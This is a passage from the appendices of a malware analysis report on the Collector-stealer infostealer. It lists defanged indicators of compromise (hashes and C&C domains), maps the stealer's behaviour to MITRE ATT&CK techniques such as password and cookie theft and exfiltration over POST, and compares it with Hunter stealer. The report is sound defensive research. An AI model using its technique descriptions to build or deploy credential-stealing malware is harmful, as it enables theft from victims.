To cover maximum audiences for Collector-stealer, the author uses other platforms as such as *Telegram*, where authors create their own channel and publicize their stealer. In forums, they created a separate account with the name 'CollectorSoft'. Most of the accounts were created between May and June 2020. So we can conclude that this malware started spreading in mid-2020 and is still active in the wild.



Figure 16: Services offered.



Figure 17: Forum and Telegram accounts.

Appendix 2: Indicators of compromise

A number of malware hashes and list of C&C servers related to Collector-stealer are presented in Listing 2:

Malware hashes:

```
a9e3f9fb9cf5ae8dcbfd139ecadb961a
bd27acd9bc0ba05847dc0d8ea443e437
253ce038dd0e2a30165f24b18aaa34d3
eb8e99e82b6ed97f89292467aa8dc866
```

Command and control (C&C) servers:

```
f0537213[.]xsph[.]ru
fata-collector[.]online
f0542175[.]xsph[.]ru
f0538564[.]xsph[.]ru
f0537214[.]xsph[.]ru
f0548561[.]xsph.ru
collector-node[.]us
collector-gate01[.]us
collector-steal[.]ga
a0556434[.]xsph[.]ru  //Kpot Panel
```

Listing 2: Indicators of compromise: malware hashes and C&C domains.

Appendix 3: Collector-stealer advertisement

Figure 18 shows an example of an online advertisement for Collector-stealer presented in the underground community. We can clearly see the advertisement is in Russian language.



Figure 18: Advertisement on forum.

Appendix 4: MITRE ATT&CK TTP mapping

In Table 4 we correlate malware activity with MITRE ATT&CK TTP mapping.

Tactic	Identifier	Name	Description
Collection	T1074.001	Data Staged: Local Data Staging	Store collected data at //Public// directory
	T1560	Archive Collected Data	Archive collected data before sending
	T1113	Screen Capture	Take desktop screenshot
Discovery	T1083	File and Directory Discovery	Look for web data/cookies/ login/desktop files
	T1124	System Time Discovery	Gather the system time and/or time zone
	T1012	Query Registry	Query HKCU for Steam entry
	T1082	System Information Discovery	Extract OS version
	T1016.001	System Network Configuration Discovery: Internet Connection Discovery	Ping 1.1.1.1 to check Internet connectivity
Execution	T1059.003	Windows Command Shell	Ping 1.1.1.1 using cmd.exe
Credential access	T1555	Credentials from Password Stores	Steal browser passwords
	T1539	Steal Web Session Cookie	Steal cookies
Command and control	T1071.001	Application Layer Protocol: Web Protocols	Send data to the C&C server via POST requests
	T1105	Ingress Tool Transfer	Download sqlite3.dll
Defence evasion	T1027	Obfuscated Files or Information	Contain obfuscated strings
	T1036.001	Invalid Code Signature	Invalid signed executables

Table 4: MITRE ATT&CK TTP mapping.

Appendix 5: Comparison of multiple stealers

While carrying out research on this malware, we tried to determine if there is any correlation between it and any other malware family. There is a strong opinion that the Collector-stealer author utilizes the same components as those found in the code of Hunter stealer. Hunter stealer is an information stealer whose functionality is almost identical to Collector-stealer. Even the file creation and file drop pattern provided by the two stealers are the same. And most importantly, many buyers of this malware reported that logs go through the seller's bot. Another possibility is that the author is the same for both malware families. This is not concrete information, but it's a good starting point for collecting more intelligence for attribution.